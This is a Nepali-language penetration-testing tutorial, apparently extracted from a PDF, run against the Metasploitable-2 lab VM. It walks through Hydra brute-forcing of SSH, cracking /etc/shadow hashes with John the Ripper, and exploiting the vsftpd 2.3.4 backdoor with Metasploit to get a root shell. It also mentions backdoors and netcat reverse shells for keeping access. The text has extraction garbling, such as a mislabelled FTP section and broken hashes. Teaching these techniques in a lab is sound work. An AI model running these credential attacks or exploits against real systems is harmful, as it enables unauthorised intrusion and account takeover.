Licensed under AGPL v3.0. The newest version is always available at;
<https://github.com/vanhauser-thc/thc-hydra>
Please don't use in military or secret service organizations, or for illegal

हामीले केही प्रयोगकर्ता र उनीहरुले प्रयोग गर्नसक्ने अनुमानित पासवर्डका सूचीहरु सिर्जना गरेका छौं र metasploitable-2 को ssh प्रोटोकलमा आक्रमण गर्ने प्रयास गर्दैछौं ।



```
cipher@cipher: ~/Desktop
File Actions Edit View Help


(cipher@cipher)-[~/Desktop]
$ cat users.txt
root
sys
klog
msfadmin
postgres
service

(cipher@cipher)-[~/Desktop]
$ cat password.txt
root
sys
klog
msfadmin
postgres
service
```

हाइड्रा पासवर्ड Cracking का उदाहरणहरु :

SSH protocol मा गरिएको attack :

```
$ hydra -L users.txt -P password.txt ssh://192.168.5.114:22
```



```
cipher@cipher: ~/Desktop
File Actions Edit View Help

(cipher@cipher)-[~/Desktop]
$ cat users.txt
root
sys
klog
msfadmin
postgres
service

(cipher@cipher)-[~/Desktop]
$ cat password.txt
root
sys
klog
msfadmin
postgres
service

(cipher@cipher)-[~/Desktop]
$ hydra -L users.txt -P password.txt ssh://192.168.5.114:22
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-11 00:10:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.5.114:22/
[22][ssh] host: 192.168.5.114 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.5.114 login: postgres password: postgres
[22][ssh] host: 192.168.5.114 login: service password: service
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-11 00:11:02
```

FTP protocol मा गरिएको attack :

```
$ hydra -L users.txt -P password.txt 192.168.5.114 ftp -v
```



```
(cipher@cipher:[~/Desktop]
$ hydra -L users.txt -P password.txt 192.168.5.114 ssh -v
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-11 06:27:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), -3 tries per task
[DATA] attacking ssh://192.168.5.114:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.5.114:22
[INFO] Successful, password authentication is supported by ssh://192.168.5.114:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 12 because of too many errors
[VERBOSE] Disabled child 13 because of too many errors
[VERBOSE] Disabled child 14 because of too many errors
[VERBOSE] Disabled child 15 because of too many errors
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 10 because of too many errors
[22][ssh] host: 192.168.5.114 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.5.114 login: postgres password: postgres
[22][ssh] host: 192.168.5.114 login: service password: service
[STATUS] attack finished for 192.168.5.114 (Waiting for children to complete tests)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-11 06:27:59
```

John the ripper : Offline Password Cracker

जोनदरिपरपासवर्डक्र्याकर tool को नाम हो जुन Openwall द्वारा विकसित गरिएको हो । यसले automatic रूपमा पासवर्ड ह्यासका प्रकारहरू पत्ता लगाउँ-दछ । यो .zip, .rar, .pdf आदि जस्ता पासवर्ड प्रयोग गरि सुरक्षित तरिकाले कम्प्रेस गरिएका फाइलहरू क्र्याक गर्न प्रयोग गरिन्छ ।

जोन द रिपरको मुख्य उद्देश्य पासवर्ड क्र्याक गर्नु हो । Dictionary attack, Brute-force attack, Rainbow tables attack जस्ता तरिकाहरू प्रयोग गरेर हामीलाई चाहिएको परिणाम प्राप्त गर्न सकिन्छ तर यो मुख्य रूपमा Dictionary attack को लागि परिचित रहेको पाइन्छ ।

Dictionary attack:

यो JTR (जोन द रिपर) पासवर्ड क्र्याकर tool मा लोकप्रिय एवं सबैभन्दा प्रयोग योग्य attack हो जहाँ हामीले पूर्व-परिभाषित शब्दहरू क्र्याक गर्नको निम्ति प्रयोग गर्दछौं।

Brute-force attack:

यदि तपाईँ यो attack method प्रयोग गर्दै हुनुहुन्छ भने यसको प्रयोग गर्नु अघि केहि चीजहरूको configuration गर्न जरुरी पर्दछ। जस्तै पासवर्डको न्यू-नतम र अधिकतम लम्बाइ परिभाषित गर्ने, क्र्याकिंग प्रक्रियाको क्रममा परीक्षण गर्न चाहनुहुने सम्भावित क्यारेक्टरहरू define गर्ने। जस्तै (विशेष वर्णहरू, अक्षरहरू र संख्याहरू)।

उदाहरणका लागि, तपाईंले पासवर्ड क्र्याक गर्न प्रयोग गरिरहनु भएको मिल्दो स्ट्रिङमा ठूला अक्षरहरू, विशेष वर्णहरू र BdST123%\$& जस्ता character समावेश गरेको राम्रो हुन्छ

```
cipher@cipher: ~ x cipher@cipher: ~/Desktop x
(cipher@cipher: ~/Desktop)
$ john --help
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help          Print usage summary
--single[=<SECTION|...>] "Single crack" mode, using default or named rules
--single=:rule[...] Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed words(s) for all salts in single mode
--single-wordlist=FILE +Short+ wordlist with static seed words/morphemes
--single-user-seed=FILE Wordlist with seeds per username (user:password[s])
--single-pair-max=N Override max. number of word pairs generated (6)
--no-single-pair        Disable single word pair generation
--no-single-retest-guess Override config for single-retest guess
--wordlist=[FILE] --stdin Wordlist mode, read words from FILE or stdin
--pipe           Like --stdin, but bulk reads, FILE or stdin
--rules[=<SECTION|...>] Enable word mangling rules (for wordlist or PRINCE
                     modes), using default or named rules
--rules=:rule[...] Same, using "immediate" rule(s)
--rules-stack=[SECTION|...]] Stack rules, applies after regular rules or to
                     modes that otherwise don't support rules
--rules-stack=rule[...] Same, using "immediate" rule(s)
--rules-skip-nop      Skip any NOP ";" rules (you already ran w/o rules)
--loopback=[FILE]     Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE  Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression   Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]  "Incremental" mode (using section MODE)
--incremental-charcount=N Override CharCount for incremental mode
--external[=MODE]     External mode or word filter
--mask=[MASK]          Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]    "Markov" mode (see doc/MARKOV)
--mkv-stats=FILE      "Markov" stats file
--prince=[FILE]        PRINCE mode, read words from FILE
--prince-loopback=[FILE] Fetch words from a .pot file
--prince-elm-cnt-min=N Minimum number of elements per chain (1)
--prince-elm-cnt-max=-N Maximum number of elements per chain (negative N is
                     relative to word length (8))
--prince-skip-N       Initial skip
--prince-lmt=N        Limit number of candidates generated
--prince-wl-dist-lten Calculate length distribution from wordlist
--prince-wl-max=N     Load only N words from input wordlist
--prince-case-permute Permute case of first letter
--prince-mmap          Memory-map infile (not available with case permute)
--prince-keyspace     Just show total keyspace that would be produced
                     (disregarding skip and limit)
```

metasploitable-2 को /etc/passwd फाइल

```
cipher@cipher:~$ cat /etc/passwd
msfadmin@metasploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat5:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

metasploitable-2 को /etc/shadow फाइल :

```
cipher@cipher:~$ cat /etc/shadow
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ sudo cat /etc/shadow
[sudo] password for msfadmin:
root:$1$avpFBjI$0z8w5U9FIV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$UX6BPotM1yc3Upo2QJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcpc!*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$FZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd!*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5!:14684:0:99999:7:::
bind!*:14685:0:99999:7:::
postfix!*:14685:0:99999:7:::
ftp!*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQzUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat5*:14691:0:99999:7:::
distccd!*:14698:0:99999:7:::
user:$1$HSu9xRH$K.o3G93DGoxTiQkPmUgZ0:14699:0:99999:7:::
service:$1$R3ue7ZS7gELdup5Oh6cjZ3Bu//14715:0:99999:7:::
telnetd!*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd!*:15474:0:99999:7:::
snmp!:15480:0:99999:7:::
```

unshadow को आउटपुट :

john the ripper द्वारा क्र्याकिंग:

```
$ john --wordlist=/home/cipher/Desktop/pass unshadow.txt
```

```
cipher@cipher:~/Desktop
```

File Actions Edit View Help

cipher@cipher:~ x cipher@cipher:~/Desktop x cipher@cipher:~/Desktop x

```
[cipher@cipher:~/Desktop]
$ john --wordlist=/home/cipher/Desktop/pass unshadow.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
(loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]))
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status.
Warning: Only 8 candidates left, minimum 96 needed for performance.
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
3g 0:00:00:00 DONE (2022-06-12 00:38) 100.0g/s 266.6p/s 1866C/s no..hello
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

```
[cipher@cipher:~/Desktop]
$ john --show unshadow.txt
msfadmin:msfadmin:100:100:msfadmin,,,./home/msfadmin:/bin/bash
postgres:postgres:100:117:PostgreSQL administrator,,,./var/lib/postgresql:/bin/bash
service:service:1002:1002,,,./home/service:/bin/bash

3 password hashes cracked, 4 left
```

Maintaining Access

Penetration Test को समयमा, एक पटक target system मा access प्राप्त गरिसकेपछि, Tester हरूले त्यो system मा access कायम राखिराख्न आवश्यक पर्छ । यस chapter ले system /network मा निरन्तर पहुँच कायम राख्ने प्रयोग गर्ने विधिहरू (methods) र उपकरणहरू (tools) बारे छलफल गर्नुका साथै target को सूचना सङ्ग्रह (information gathering), स्क्यानिङ (scanning), gaining access र त्यस system मा पहुँच कायम राख्ने प्रक्रियाहरूको बारेमा समग्र रूपमा छलफल गर्नेछ ।

Penetration test मा ब्याकडोर (backdoor) समान्य रूपमा प्रयोग भई रहने गर्दछ । ब्याकडोरहरूले target को firewall defense mechanism बाइपास गरी निर्बाध रूपमा access प्रदान गर्न मदत गर्दछ ।


Open Source tool जस्तै netcat , metasploit हरू एक प्रभावकारी application हो जुन दुई system बीच communication channel हरू सिर्जना गर्नका निम्ति प्रयोग गर्न सकिन्छ । यसको माध्यमबाट Reverse Shell create गरी जुन कुनै समय अन्तरालमा पनि हाम्रो आफ्नो system बाट target लाई हामीले भनेको समयमा access गर्न सक्दछौं ।

Metasploitable-2 मेसिनको IP : 192.168.5.114/24

Attacking FTP (Port 21) :

System स्क्यानिङ्ग :

```
$ nmap -A -sV -p 21 192.168.5.114
```



```
(cipher@cipher)-[~]
$ nmap -A -sV -p 21 192.168.5.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 21:59 PDT
Nmap scan report for 192.168.5.114
Host is up (0.0046s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.5.95
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

माथि दिईएको चिलमा nmap को प्रयोगबाट port 21 मा स्क्यान गर्दा त्यसमा vsftpd 2.3.4 रहेको पत्ता लगाउन सक्छौं।

Exploit Identification :

```
$ searchsploit -s vsftpd 2.3.4
```

```

File Actions Edit View Help cipher@cipher:~$ searchsploit -s vsftpd 2.3.4
Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
Shellcodes: No Results

```

vsftpd 2.3.4 को exploit हरु केही छ कि भनि searchsploit को मध्यमबाट search गर्दा हामीले RCE (Remote Code Execution) रहेको पत्ता लगाउन सक्दछौं ।

Gaining access using metasploit :

Metasploitable - 2 मा रहेको vsftpd 2.3.4 Server लाई हामी Metasploit Framework प्रयोग गरेर त्यस सिस्टमलाई compromise गर्ने प्रयास गर्नेछौं ।

```

File Actions Edit View Help cipher@cipher:~$ msfconsole
[*] https://metasploit.com
      =[ metasploit v6.1.39-dev
+ --=[ 2214 exploits - 1171 auxiliary - 396 post
+ --=[ 616 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
Metasploit tip: Open an interactive Ruby terminal with
irb
msf6 > search vsftpd
Matching Modules
=====
# Name                               Disclosure Date Rank   Check  Description
- exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

```

माथि दिएको चिलमा हामीले vsftpd को exploit खोज्ने प्रयास गरेका छौं जसबाट exploit/unix/ftp/vsftpd_234_backdoor नामको परीणाम हामीले search को output मार्फत पाएका छौं ।

The screenshot shows the Metasploit Framework interface. At the top, it says "File Actions View Help" and "msf6 > search vsftpd". Below that, it says "Matching Modules". A table lists one module:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Below the table, it says "Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor". Then, the command "use exploit/unix/ftp/vsftpd_234_backdoor" is run, followed by "[*] Using configured payload cmd/unix/interact". The command "msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options" is then run. This leads to the "Module options (exploit/unix/ftp/vsftpd_234_backdoor)" section, which shows two options:

Name	Current Setting	Required	Description
RHOSTS	21	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Below that is the "Payload options (cmd/unix/interact)":

Name	Current Setting	Required	Description

Finally, the "Exploit target:" section is shown, which is currently empty.

माथि देखाइएको चिलमा "use exploit/unix/ftp/vsftpd_234_backdoor" command ले vsftpd_234_backdoor नामको exploit प्रयोग गर्नको लागि निर्देशन दिएको हामी पाउन सक्दछौं ।

"show options" मार्फत त्यस exploit मा उल्लेख गर्नपर्ने कुराहरु जस्तै RHOST (Remote Host) को IP , RPORT (Remote Port) को port number साथै उचित Payload को नाम समेत उल्लेख छ वा छैन भनेर जानकारी लिन सक्दछौं ।

```

File Actions Edit View Help cipher@cipher: ~
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.5.114
RHOSTS => 192.168.5.114
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
- payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.5.114 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- Automatic

```

RHOST मा हामीले metasploitable-2 machine को IP राख्नुपर्ने हुन्छ । “show payload” command ले हामीले प्रयोग गर्न लागेको exploit मा उपयुक्त payload को सुझाव दिन मद्दत गर्दछ । हामीले अहिले cmd/unix/interact नामको payload module प्रयोग गरेका छौं ।

```

File Actions Edit View Help cipher@cipher: ~
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.5.114:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.5.114:21 - USER: 331 Please specify the password.
[*] 192.168.5.114:21 - Backdoor service has been spawned, handling...
[*] 192.168.5.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.5.95:44081 → 192.168.5.114:6200 ) at 2022-06-12 22:42:45 -0700


shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# 
```

सबै चाहिएको data हरु input मार्फत दिइसकेपछि अन्तमा माथिको चित्रमा ज्ञैं "exploit" कमाण्डको प्रयोग गर्नुपर्ने हुन्छ । यस command ले Remote Target Server मा exploit को मार्फत payload पठाएर Remote Code Execute गराउँदछ र Reverse Shell Connection दिन्छ जसबाट metasploitable-2 सर्भरमा हामीले illegal root access जुन माथि चित्रमा देखाई जसरी पाउन सक्छौं ।

Attacking via Port 22 (ssh) in metasploitable - 2 :

System scanning :

```
$ nmap -A -sV -p 22 192.168.5.114
```




```
(cipher@cipher)-[~]
$ nmap -A -sV -p 22 192.168.5.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 00:33 PDT
Nmap scan report for 192.168.5.114
Host is up (0.0000s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

माथि दिईएको चित्रमा nmapको प्रयोगबाट port 22 मा स्क्यान गर्दा त्यसमा OpenSSH 4.7p1 रहेको पत्ता लगाउन सक्छौं।
हामी अब Bruteforce को मध्यमबाट ssh लगाइन गर्ने प्रयास गर्नेछौं।



Name	Current Setting	Required	Description
